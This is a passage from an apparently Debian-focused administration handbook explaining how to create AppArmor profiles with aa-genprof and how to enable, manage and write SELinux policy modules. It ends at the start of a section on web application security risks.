0 processes are unconfined but have a profile defined.
```

#### **More AppArmor profiles**

NOTE

The *apparmor-profiles* package contains profiles managed by the upstream AppArmor community. To get even more profiles you can install *apparmor-profiles-extra* which contains profiles developed by Ubuntu and Debian.

The state of each profile can be switched between enforcing and complaining with calls to `aa-enforce` and `aa-complain` giving as parameter either the path of the executable or the path to the policy file. Additionally a profile can be entirely disabled with `aa-disable` or put in audit mode (to log accepted system calls too) with `aa-audit`.

```
# aa-enforce /usr/sbin/avahi-daemon
Setting /usr/sbin/avahi-daemon to enforce mode.
# aa-complain /etc/apparmor.d/usr.bin.lxc-start
Setting /etc/apparmor.d/usr.bin.lxc-start to complain mode.
```

### 14.4.3. Creating a new profile

Even though creating an AppArmor profile is rather easy, most programs do not have one. This section will show you how to create a new profile from scratch just by using the target program and letting AppArmor monitor the system call it makes and the resources it accesses.

The most important programs that need to be confined are the network facing programs as those are the most likely targets of remote attackers. That is why AppArmor conveniently provides an `aa-unconfined` command to list the programs which have no associated profile and which expose an open network socket. With the `--paranoid` option you get all unconfined processes that have at least one active network connection.

```
# aa-unconfined
801 /sbin/dhclient not confined
890 /sbin/rpcbind not confined
899 /sbin/rpc.statd not confined
929 /usr/sbin/sshd not confined
941 /usr/sbin/avahi-daemon confined by '/usr/sbin/avahi-daemon (complain)
988 /usr/sbin/minissdpd not confined
1276 /usr/sbin/exim4 not confined
1485 /usr/lib/erlang/erts-6.2/bin/epmd not confined
1751 /usr/lib/erlang/erts-6.2/bin/beam.smp not confined
19592 /usr/lib/dley-na-renderer/dley-na-renderer-service not confined
```

In the following example, we will thus try to create a profile for `/sbin/dhclient`. For this we will use `aa-genprof dhclient`. It will invite you to use the application in another window and when done to come back to `aa-genprof` to scan for AppArmor events in the system logs and convert those logs into access rules. For each logged event, it will make one or more rule suggestions that you can either approve or further edit in multiple ways:

```
# aa-genprof dhclient
Writing updated profile for /sbin/dhclient.
Setting /sbin/dhclient to complain mode.
```

Before you begin, you may wish to check if a profile already exists for the application you wish to confine. See the following wiki page for more information:



```
http://wiki.apparmor.net/index.php/Profiles
```

Please start the application to be profiled in another window and exercise its functionality now.

Once completed, select the "Scan" option below in order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the opportunity to choose whether the access should be allowed or denied.

```
Profiling: /sbin/dhclient
```

```
[(S)can system log for AppArmor events] / (F)inish  
Reading log entries from /var/log/audit/audit.log.
```

```
Profile: /sbin/dhclient ❶
```

```
Execute: /usr/lib/NetworkManager/nm-dhcp-helper
```

```
Severity: unknown
```

```
(I)nerhit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X)ix On / (D)eny / Abo(r  
  ➤ )t / (F)inish
```

**P**

Should AppArmor sanitise the environment when switching profiles?

Sanitising environment is more secure, but some applications depend on the presence of LD\_PRELOAD or LD\_LIBRARY\_PATH.

```
(Y)es / [(N)o]
```

**Y**

```
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.
```

```
Complain-mode changes:
```

```
WARN: unknown capability: CAP_net_raw
```

```
Profile: /sbin/dhclient ❷
```

```
Capability: net_raw
```

```
Severity: unknown
```

```
[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
```

**A**

```
Adding capability net_raw to profile.
```

```
Profile: /sbin/dhclient ❸
```

```
Path: /etc/nsswitch.conf
```

```
Mode: r
```

```
Severity: unknown
```

```
1 - #include <abstractions/apache2-common>
2 - #include <abstractions/libvirt-qemu>
3 - #include <abstractions/nameservice>
4 - #include <abstractions/totem>
[5 - /etc/nsswitch.conf]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
  └─ )inish / (M)ore
```

3

```
Profile: /sbin/dhclient
Path:    /etc/nsswitch.conf
Mode:    r
Severity: unknown
```

```
1 - #include <abstractions/apache2-common>
2 - #include <abstractions/libvirt-qemu>
[3 - #include <abstractions/nameservice>]
4 - #include <abstractions/totem>
5 - /etc/nsswitch.conf
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
  └─ )inish / (M)ore
```

A

Adding #include <abstractions/nameservice> to profile.

```
Profile: /sbin/dhclient
Path:    /proc/7252/net/dev
Mode:    r
Severity: 6
```

```
1 - /proc/7252/net/dev
[2 - /proc/*/net/dev]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
  └─ )inish / (M)ore
```

A

Adding /proc/\*/net/dev r to profile

[...]

```
Profile: /sbin/dhclient ④
Path:    /run/dhclient-eth0.pid
Mode:    w
Severity: unknown
```

```
[1 - /run/dhclient-eth0.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
  └─ )inish / (M)ore
```

N

Enter new path: /run/dhclient\*.pid

```
Profile: /sbin/dhclient
Path: /run/dhclient-eth0.pid
Mode: w
Severity: unknown
```

```
1 - /run/dhclient-eth0.pid
[2 - /run/dhclient*.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
  └─ )inish / (M)ore
```

**A**

Adding /run/dhclient\*.pid w to profile

[...]

```
Profile: /usr/lib/NetworkManager/nm-dhcp-helper 5
Path: /proc/filesystems
Mode: r
Severity: 6
```

```
[1 - /proc/filesystems]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
  └─ )inish / (M)ore
```

**A**

Adding /proc/filesystems r to profile

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

```
[1 - /sbin/dhclient]
2 - /usr/lib/NetworkManager/nm-dhcp-helper
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (C)
  └─ lean profiles / Abo(r)t
```

**S**

Writing updated profile for /sbin/dhclient.

Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.

Profiling: /sbin/dhclient

```
[(S)can system log for AppArmor events] / (F)inish
```

**F**

Setting /sbin/dhclient to enforce mode.

Setting /usr/lib/NetworkManager/nm-dhcp-helper to enforce mode.

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!

See the following wiki page for more information:

<http://wiki.apparmor.net/index.php/Profiles>

Finished generating profile for /sbin/dhclient.

Note that the program does not display back the control characters that you type but for the clarity of the explanation I have included them in the previous transcript.

- 1 The first event detected is the execution of another program. In that case, you have multiple choices: you can run the program with the profile of the parent process (the “Inherit” choice), you can run it with its own dedicated profile (the “Profile” and the “Named” choices, differing only by the possibility to use an arbitrary profile name), you can run it with a sub-profile of the parent process (the “Child” choice), you can run it without any profile (the “Unconfined” choice) or you can decide to not run it at all (the “Deny” choice).

Note that when you opt to run it under a dedicated profile that doesn’t exist yet, the tool will create the missing profile for you and will make rule suggestions for that profile in the same run.

- 2 At the kernel level, the special powers of the root user have been split in “capabilities”. When a system call requires a specific capability, AppArmor will verify whether the profile allows the program to make use of this capability.
- 3 Here the program seeks read permissions for /etc/nsswitch.conf. aa-genprof detected that this permission was also granted by multiple “abstractions” and offers them as alternative choices. An abstraction provides a reusable set of access rules grouping together multiple resources that are commonly used together. In this specific case, the file is generally accessed through the nameservice related functions of the C library and we type “3” to first select the “#include <abstractions/nameservice>” choice and then “A” to allow it.
- 4 The program wants to create the /run/dhclient-eth0.pid file. If we allow the creation of this specific file only, the program will not work when the user will use it on another network interface. Thus we select “New” to replace the filename with the more generic “/run/dhclient\*.pid” before recording the rule with “Allow”.
- 5 Notice that this access request is not part of the dhclient profile but of the new profile that we created when we allowed /usr/lib/NetworkManager/nm-dhcp-helper to run with its own profile.

After having gone through all the logged events, the program offers to save all the profiles that were created during the run. In this case, we have two profiles that we save at once with “Save” (but you can save them individually too) before leaving the program with “Finish”.

aa-genprof is in fact only a smart wrapper around aa-logprof: it creates an empty profile, loads it in complain mode and then run aa-logprof which is a tool to update a profile based on

the profile violations that have been logged. So you can re-run that tool later to improve the profile that you just created.

If you want the generated profile to be complete, you should use the program in all the ways that it is legitimately used. In the case of `dhclient`, it means running it via Network Manager, running it via `ifupdown`, running it manually, etc. In the end, you might get a `/etc/apparmor.d/sbin.dhclient` close to this:

```
# Last Modified: Tue Sep  8 21:40:02 2015
#include <tunables/global>

/sbin/dhclient {
  #include <abstractions/base>
  #include <abstractions/nameservice>

  capability net_bind_service,
  capability net_raw,

  /bin/dash r,
  /etc/dhcp/* r,
  /etc/dhcp/dhclient-enter-hooks.d/* r,
  /etc/dhcp/dhclient-exit-hooks.d/* r,
  /etc/resolv.conf.* w,
  /etc/samba/dhcp.conf.* w,
  /proc/*/net/dev r,
  /proc/filesystems r,
  /run/dhclient*.pid w,
  /sbin/dhclient mr,
  /sbin/dhclient-script rCx,
  /usr/lib/NetworkManager/nm-dhcp-helper Px,
  /var/lib/NetworkManager/* r,
  /var/lib/NetworkManager/*.lease rw,
  /var/lib/dhcp/*.leases rw,

  profile /sbin/dhclient-script flags=(complain) {
    #include <abstractions/base>
    #include <abstractions/bash>

    /bin/dash rix,
    /etc/dhcp/dhclient-enter-hooks.d/* r,
    /etc/dhcp/dhclient-exit-hooks.d/* r,
    /sbin/dhclient-script r,

  }
}
```

## 14.5. Introduction to SELinux

### 14.5.1. Principles

SELinux (*Security Enhanced Linux*) is a *Mandatory Access Control* system built on Linux's LSM (*Linux Security Modules*) interface. In practice, the kernel queries SELinux before each system call to know whether the process is authorized to do the given operation.

SELinux uses a set of rules — collectively known as a *policy* — to authorize or forbid operations. Those rules are difficult to create. Fortunately, two standard policies (*targeted* and *strict*) are provided to avoid the bulk of the configuration work.

With SELinux, the management of rights is completely different from traditional Unix systems. The rights of a process depend on its *security context*. The context is defined by the *identity* of the user who started the process, the *role* and the *domain* that the user carried at that time. The rights really depend on the domain, but the transitions between domains are controlled by the roles. Finally, the possible transitions between roles depend on the identity.




Figure 14.3 Security contexts and Unix users

In practice, during login, the user gets assigned a default security context (depending on the roles that they should be able to endorse). This defines the current domain, and thus the domain that all new child processes will carry. If you want to change the current role and its associated domain, you must call `newrole -r role_r -t domain_t` (there's usually only a single domain allowed for a given role, the `-t` parameter can thus often be left out). This command authenticates you by asking you to type your password. This feature forbids programs to automatically switch roles. Such changes can only happen if they are explicitly allowed in the SELinux policy.


Obviously the rights do not apply to all *objects* (files, directories, sockets, devices, etc.). They can vary from object to object. To achieve this, each object is associated to a *type* (this is known

as labeling). Domains' rights are thus expressed with sets of (dis)allowed operations on those types (and, indirectly, on all objects which are labeled with the given type).

**EXTRA**  
**Domains and types are equivalent**

Internally, a domain is just a type, but a type that only applies to processes. That's why domains are suffixed with `_t` just like objects' types.

By default, a program inherits its domain from the user who started it, but the standard SELinux policies expect many important programs to run in dedicated domains. To achieve this, those executables are labeled with a dedicated type (for example `ssh` is labeled with `ssh_exec_t`, and when the program starts, it automatically switches to the `ssh_t` domain). This automatic domain transition mechanism makes it possible to grant only the rights required by each program. It is a fundamental principle of SELinux.



**Figure 14.4** *Automatic transitions between domains*

IN PRACTICE

### Finding the security context

To find the security context of a given process, you should use the Z option of ps.

```
$ ps axZ | grep vstfpd
system_u:system_r:ftpd_t:s0 2094 ? Ss 0:00 /usr/sbin/
➔ vsftpd
```

The first field contains the identity, the role, the domain and the MCS level, separated by colons. The MCS level (*Multi-Category Security*) is a parameter that intervenes in the setup of a confidentiality protection policy, which regulates the access to files based on their sensitivity. This feature will not be explained in this book.

To find the current security context in a shell, you should call `id -Z`.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Finally, to find the type assigned to a file, you can use `ls -Z`.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

It is worth noting that the identity and role assigned to a file bear no special importance (they are never used), but for the sake of uniformity, all objects get assigned a complete security context.

## 14.5.2. Setting Up SELinux

SELinux support is built into the standard kernels provided by Debian. The core Unix tools support SELinux without any modifications. It is thus relatively easy to enable SELinux.

The `apt install selinux-basics selinux-policy-default` command will automatically install the packages required to configure an SELinux system.

CAUTION

### Reference policy not in jessie

Unfortunately the maintainers of the *refpolicy* source package did not handle release critical bugs on their package and the package got removed from jessie. This means that the *selinux-policy-\** packages are currently not installable in jessie and need to be fetched from another place. Hopefully they will come back in one of the point releases or in jessie-backports. In the meantime, you can grab them from unstable.

This sad situation at least proves that SELinux is not very popular in the set of users/developers who are running the development versions of Debian. Thus, if you opt to use SELinux, you should expect the default policy to not work perfectly and you will have to invest quite some time to make it suitable to your specific needs.

The *selinux-policy-default* package contains a set of standard rules. By default, this policy only restricts access for a few widely exposed services. The user sessions are not restricted and it is



thus unlikely that SELinux would block legitimate user operations. However, this does enhance the security of system services running on the machine. To setup a policy equivalent to the old “strict” rules, you just have to disable the `unconfined` module (modules management is detailed further in this section).

Once the policy has been installed, you should label all the available files (which means assigning them a type). This operation must be manually started with `fixfiles relabel`.

The SELinux system is now ready. To enable it, you should add the `selinux=1 security=selinux` parameter to the Linux kernel. The `audit=1` parameter enables SELinux logging which records all the denied operations. Finally, the `enforcing=1` parameter brings the rules into application: without it SELinux works in its default *permissive* mode where denied actions are logged but still executed. You should thus modify the GRUB bootloader configuration file to append the desired parameters. One easy way to do this is to modify the `GRUB_CMDLINE_LINUX` variable in `/etc/default/grub` and to run `update-grub`. SELinux will be active after a reboot.

It is worth noting that the `selinux-activate` script automates those operations and forces a labeling on next boot (which avoids new non-labeled files created while SELinux was not yet active and while the labeling was going on).

### 14.5.3. Managing an SELinux System

The SELinux policy is a modular set of rules, and its installation detects and enables automatically all the relevant modules based on the already installed services. The system is thus immediately operational. However, when a service is installed after the SELinux policy, you must be able to manually enable the corresponding module. That is the purpose of the `semodule` command. Furthermore, you must be able to define the roles that each user can endorse, and this can be done with the `semanage` command.

Those two commands can thus be used to modify the current SELinux configuration, which is stored in `/etc/selinux/default/`. Unlike other configuration files that you can find in `/etc/`, all those files must not be changed by hand. You should use the programs designed for this purpose.

#### GOING FURTHER

##### More documentation

Since the NSA doesn't provide any official documentation, the community set up a wiki to compensate. It brings together a lot of information, but you must be aware that most SELinux contributors are Fedora users (where SELinux is enabled by default). The documentation thus tends to deal specifically with that distribution.

➔ <http://www.selinuxproject.org>

You should also have a look at the dedicated Debian wiki page as well as Russell Coker's blog, who is one of the most active Debian developers working on SELinux support.

➔ <http://wiki.debian.org/SELinux>

➔ <http://etbe.coker.com.au/tag/selinux/>

## Managing SELinux Modules

Available SELinux modules are stored in the `/usr/share/selinux/default/` directory. To enable one of these modules in the current configuration, you should use `semodule -i module.pp.bz2`. The `pp.bz2` extension stands for *policy package* (compressed with `bzip2`).

Removing a module from the current configuration is done with `semodule -r module`. Finally, the `semodule -l` command lists the modules which are currently installed. It also outputs their version numbers. Modules can be selectively enabled with `semodule -e` and disabled with `semodule -d`.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
# semodule -l
abrt      1.5.0    Disabled
accountsd 1.1.0
acct      1.6.0
[...]
# semodule -e abrt
# semodule -d accountsd
# semodule -l
abrt      1.5.0
accountsd 1.1.0    Disabled
acct      1.6.0
[...]
# semodule -r abrt
# semodule -l
accountsd 1.1.0    Disabled
acct      1.6.0
[...]
```

`semodule` immediately loads the new configuration unless you use its `-n` option. It is worth noting that the program acts by default on the current configuration (which is indicated by the `SELINUXTYPE` variable in `/etc/selinux/config`), but that you can modify another one by specifying it with the `-s` option.

## Managing Identities

Every time that a user logs in, they get assigned an SELinux identity. This identity defines the roles that they will be able to endorse. Those two mappings (from the user to the identity and from this identity to roles) are configurable with the `semanage` command.

You should definitely read the `semanage(8)` manual page, even if the command's syntax tends to be similar for all the concepts which are managed. You will find common options to all sub-commands: `-a` to add, `-d` to delete, `-m` to modify, `-l` to list, and `-t` to indicate a type (or domain).

`semanage login -l` lists the current mapping between user identifiers and SELinux identities. Users that have no explicit entry get the identity indicated in the `__default__` entry. The `seman`

age `login -a -s user_u user` command will associate the `user_u` identity to the given user. Finally, `semanage login -d user` drops the mapping entry assigned to this user.

```
# semanage login -a -s user_u rhertzog
# semanage login -l
```

Login Name	SELinux User	MLS/MCS Range	Service
<code>__default__</code>	<code>unconfined_u</code>	<code>SystemLow-SystemHigh</code>	<code>*</code>
<code>rhertzog</code>	<code>user_u</code>	<code>SystemLow</code>	<code>*</code>
<code>root</code>	<code>unconfined_u</code>	<code>SystemLow-SystemHigh</code>	<code>*</code>
<code>system_u</code>	<code>system_u</code>	<code>SystemLow-SystemHigh</code>	<code>*</code>

```
# semanage login -d rhertzog
```

`semanage user -l` lists the mapping between SELinux user identities and allowed roles. Adding a new identity requires to define both the corresponding roles and a labeling prefix which is used to assign a type to personal files (`/home/user/*`). The prefix must be picked among `user`, `staff`, and `sysadm`. The “staff” prefix results in files of type “`staff_home_dir_t`”. Creating a new SELinux user identity is done with `semanage user -a -R roles -P prefix identity`. Finally, you can remove an SELinux user identity with `semanage user -d identity`.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l
```

SELinux User	Labeling Prefix	MLS/MCS Level	MLS/MCS Range	SELinux Roles
<code>root</code>	<code>sysadm</code>	<code>SystemLow</code>	<code>SystemLow-SystemHigh</code>	<code>staff_r sysadm_r system_r</code>
<code>staff_u</code>	<code>staff</code>	<code>SystemLow</code>	<code>SystemLow-SystemHigh</code>	<code>staff_r sysadm_r</code>
<code>sysadm_u</code>	<code>sysadm</code>	<code>SystemLow</code>	<code>SystemLow-SystemHigh</code>	<code>sysadm_r</code>
<code>system_u</code>	<code>user</code>	<code>SystemLow</code>	<code>SystemLow-SystemHigh</code>	<code>system_r</code>
<code>test_u</code>	<code>staff</code>	<code>SystemLow</code>	<code>SystemLow</code>	<code>staff_r user_r</code>
<code>unconfined_u</code>	<code>unconfined</code>	<code>SystemLow</code>	<code>SystemLow-SystemHigh</code>	<code>system_r unconfined_r</code>
<code>user_u</code>	<code>user</code>	<code>SystemLow</code>	<code>SystemLow</code>	<code>user_r</code>

```
# semanage user -d test_u
```

## Managing File Contexts, Ports and Booleans

Each SELinux module provides a set of file labeling rules, but it is also possible to add custom labeling rules to cater to a specific case. For example, if you want the web server to be able to read files within the `/srv/www/` file hierarchy, you could execute `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"` followed by `restorecon -R /srv/www/`. The former command registers the new labeling rules and the latter resets the file types according to the current labeling rules.

Similarly, TCP/UDP ports are labeled in a way that ensures that only the corresponding daemons can listen to them. For instance, if you want the web server to be able to listen on port 8080, you should run `semanage port -m -t http_port_t -p tcp 8080`.

Some SELinux modules export boolean options that you can tweak to alter the behavior of the default rules. The `getsebool` utility can be used to inspect those options (`getsebool boolean` displays one option, and `getsebool -a` them all). The `setsebool boolean value` command changes the current value of a boolean option. The `-P` option makes the change permanent, it means that the new value becomes the default and will be kept across reboots. The example below grants web servers an access to home directories (this is useful when users have personal websites in `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

#### 14.5.4. Adapting the Rules

Since the SELinux policy is modular, it might be interesting to develop new modules for (possibly custom) applications that lack them. These new modules will then complete the *reference policy*. To create new modules, the *selinux-policy-dev* package is required, as well as *selinux-policy-doc*. The latter contains the documentation of the standard rules (`/usr/share/doc/selinux-policy-doc/html/`) and sample files that can be used as templates to create new modules. Install those files and study them more closely:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc ./
$ cp /usr/share/doc/selinux-policy-doc/example.if ./
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

The `.te` file is the most important one. It defines the rules. The `.fc` file defines the “file contexts”, that is the types assigned to files related to this module. The data within the `.fc` file are used during the file labeling step. Finally, the `.if` file defines the interface of the module: it is a set of “public functions” that other modules can use to properly interact with the module that you’re creating.

#### *Writing a .fc file*

Reading the below example should be sufficient to understand the structure of such a file. You can use regular expressions to assign the same security context to multiple files, or even an entire directory tree.

**Example 14.2** *example.fc file*

```
# myapp executable will have:
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>

/usr/sbin/myapp      --      gen_context(system_u:object_r:myapp_exec_t,s0)
```

### Writing a .if File

In the sample below, the first interface (“myapp\_domtrans”) controls who can execute the application. The second one (“myapp\_read\_log”) grants read rights on the application’s log files. Each interface must generate a valid set of rules which can be embedded in a .te file. You should thus declare all the types that you use (with the gen\_require macro), and use standard directives to grant rights. Note, however, that you can use interfaces provided by other modules. The next section will give more explanations about how to express those rights.

**Example 14.3** *example.if File*

```
## <summary>Myapp example policy</summary>
## <desc>
##     <p>
##         More descriptive text about myapp. The <desc>
##         tag can also use <p>, <ul>, and <ol>
##         html tags for formatting.
##     </p>
##     <p>
##         This policy supports the following myapp features:
##         <ul>
##         <li>Feature A</li>
##         <li>Feature B</li>
##         <li>Feature C</li>
##         </ul>
##     </p>
## </desc>
#

#####
## <summary>
##     Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##     Domain allowed to transition.
```

```

## </param>
#
interface('myapp_domtrans', '
    gen_require('
        type myapp_t, myapp_exec_t;
    ')

    domtrans_pattern($1, myapp_exec_t, myapp_t)
')

#####
## <summary>
##     Read myapp log files.
## </summary>
## <param name="domain">
##     Domain allowed to read the log files.
## </param>
#
interface('myapp_read_log', '
    gen_require('
        type myapp_log_t;
    ')

    logging_search_logs($1)
    allow $1 myapp_log_t:file r_file_perms;
')

```

#### DOCUMENTATION

### Explanations about the *reference policy*

The *reference policy* evolves like any free software project: based on volunteer contributions. The project is hosted by Tresys, one of the most active companies in the SELinux field. Their wiki contains explanations on how the rules are structured and how you can create new ones.

➡ <https://github.com/TresysTechnology/refpolicy/wiki/GettingStarted>

## Writing a *.te* File

#### GOING FURTHER

### The **m4** macro language

To properly structure the policy, the SELinux developers used a macro-command processor. Instead of duplicating many similar *allow* directives, they created “macro functions” to use a higher-level logic, which also results in a much more readable policy.

In practice, m4 is used to compile those rules. It does the opposite operation: it expands all those high-level directives into a huge database of *allow* directives.

The SELinux “interfaces” are only macro functions which will be substituted by a set of rules at compilation time. Likewise, some rights are in fact sets of rights which are replaced by their values at compilation time.

Have a look at the example.te file:

```
policy_module(myapp,1.0.0) ❶

#####
#
# Declarations
#

type myapp_t; ❷
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ❸

type myapp_log_t;
logging_log_file(myapp_log_t) ❹

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

#####
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ❺

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

- ❶ The module must be identified by its name and version number. This directive is required.
- ❷ If the module introduces new types, it must declare them with directives like this one. Do not hesitate to create as many types as required rather than granting too many useless rights.
- ❸ Those interfaces define the myapp\_t type as a process domain that should be used by any executable labeled with myapp\_exec\_t. Implicitly, this adds an exec\_type attribute on those objects, which in turn allows other modules to grant rights to execute those programs: for instance, the userdomain module allows processes with domains user\_t, staff\_t, and sysadm\_t to execute them. The domains of other confined applications will not have the rights to execute them, unless the rules grant them similar rights (this is the case, for example, of dpkg with its dpkg\_t domain).
- ❹ logging\_log\_file is an interface provided by the reference policy. It indicates that files labeled with the given type are log files which ought to benefit from the associated rules (for example granting rights to logrotate so that it can manipulate them).

- 5 The allow directive is the base directive used to authorize an operation. The first parameter is the process domain which is allowed to execute the operation. The second one defines the object that a process of the former domain can manipulate. This parameter is of the form “*type:class*” where *type* is its SELinux type and *class* describes the nature of the object (file, directory, socket, fifo, etc.). Finally, the last parameter describes the permissions (the allowed operations).

Permissions are defined as the set of allowed operations and follow this template: { *operation1 operation2* }. However, you can also use macros representing the most useful permissions. The `/usr/share/selinux/devel/include/support/obj_perm_sets.spt` lists them.

The following web page provides a relatively exhaustive list of object classes, and permissions that can be granted.

➡ <http://www.selinuxproject.org/page/ObjectClassesPerms>

Now you just have to find the minimal set of rules required to ensure that the target application or service works properly. To achieve this, you should have a good knowledge of how the application works and of what kind of data it manages and/or generates.

However, an empirical approach is possible. Once the relevant objects are correctly labeled, you can use the application in permissive mode: the operations that would be forbidden are logged but still succeed. By analyzing the logs, you can now identify the operations to allow. Here is an example of such a log entry:

```
avc: denied { read write } for pid=1876 comm="syslogd" name="xconsole" dev=tmpfs
    ➤ ino=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:
    ➤ device_t:s0 tclass=fifo_file permissive=1
```

To better understand this message, let us study it piece by piece.



Message	Description
avc:denied	An operation has been denied.
{ read write }	This operation required the read and write permissions.
pid=1876	The process with PID 1876 executed the operation (or tried to execute it).
comm="syslogd"	The process was an instance of the syslogd program.
name="xconsole"	The target object was named xconsole. Sometimes you can also have a "path" variable — with the full path — instead.
dev=tmpfs	The device hosting the target object is a tmpfs (an in-memory filesystem). For a real disk, you could see the partition hosting the object (for example: "sda3").
ino=5510	The object is identified by the inode number 5510.
scontext=system_u:system_r: syslogd_t:s0	This is the security context of the process who executed the operation.
tcontext=system_u:object_r: device_t:s0	This is the security context of the target object.
tclass=fifo_file	The target object is a FIFO file.

**Table 14.1** Analysis of an SELinux trace

By observing this log entry, it is possible to build a rule that would allow this operation. For example: `allow syslogd_t device_t:fifo_file { read write };` This process can be automated, and it's exactly what the `audit2allow` command (of the `policycoreutils` package) offers. This approach is only useful if the various objects are already correctly labeled according to what must be confined. In any case, you will have to carefully review the generated rules and validate them according to your knowledge of the application. Effectively, this approach tends to grant more rights than are really required. The proper solution is often to create new types and to grant rights on those types only. It also happens that a denied operation isn't fatal to the application, in which case it might be better to just add a "donaudit" rule to avoid the log entry despite the effective denial.

#### COMPLEMENTS

##### No roles in policy rules

It might seem weird that roles do not appear at all when creating new rules. SELinux uses only the domains to find out which operations are allowed. The role intervenes only indirectly by allowing the user to switch to another domain. SELinux is based on a theory known as *Type Enforcement* and the type is the only element that matters when granting rights.

## Compiling the Files

Once the 3 files (`example.if`, `example.fc`, and `example.te`) match your expectations for the new rules, just run `make NAME=devel` to generate a module in the `example.pp` file (you can immediately load it with `semodule -i example.pp`). If several modules are defined, `make` will create all the corresponding `.pp` files.

## 14.6. Other Security-Related Considerations

Security is not just a technical problem; more than anything, it is about good practices and understanding the risks. This section reviews some of the more common risks, as well as a few best practices which should, depending on the case, increase security or lessen the impact of a successful attack.

### 14.6.1. Inherent Risks of Web Applications

The universal character of web applications led to their proliferation. Several are often run in parallel: a webmail, a wiki, some groupware system, forums, a photo gallery, a blog, and so on. Many of those applications rely on the “LAMP” (*Linux, Apache, MySQL, PHP*) stack. Unfortunately, many of those applications were also written without much consideration for security problems. Data coming from outside is, too often, used with little or no validation. Providing specially-crafted values can be used to subvert a call to a command so that another one is executed instead. Many of the most obvious problems have been fixed as time has passed, but new security problems pop up regularly.

#### VOCABULARY

#### SQL injection

When a program inserts data into SQL queries in an insecure manner, it becomes vulnerable to SQL injections; this name covers the act of changing a parameter in such a way that the actual query executed by the program is different from the intended one, either to damage the database or to access data that should normally not be accessible.

➡ [http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection)

Updating web applications regularly is therefore a must, lest any cracker (whether a professional attacker or a script kiddy) can exploit a known vulnerability. The actual risk depends on the case, and ranges from data destruction to arbitrary code execution, including web site defacement.

### 14.6.2. Knowing What To Expect

A vulnerability in a web application is often used as a starting point for cracking attempts. What follows is a short review of possible consequences.

**Filtering HTTP queries**

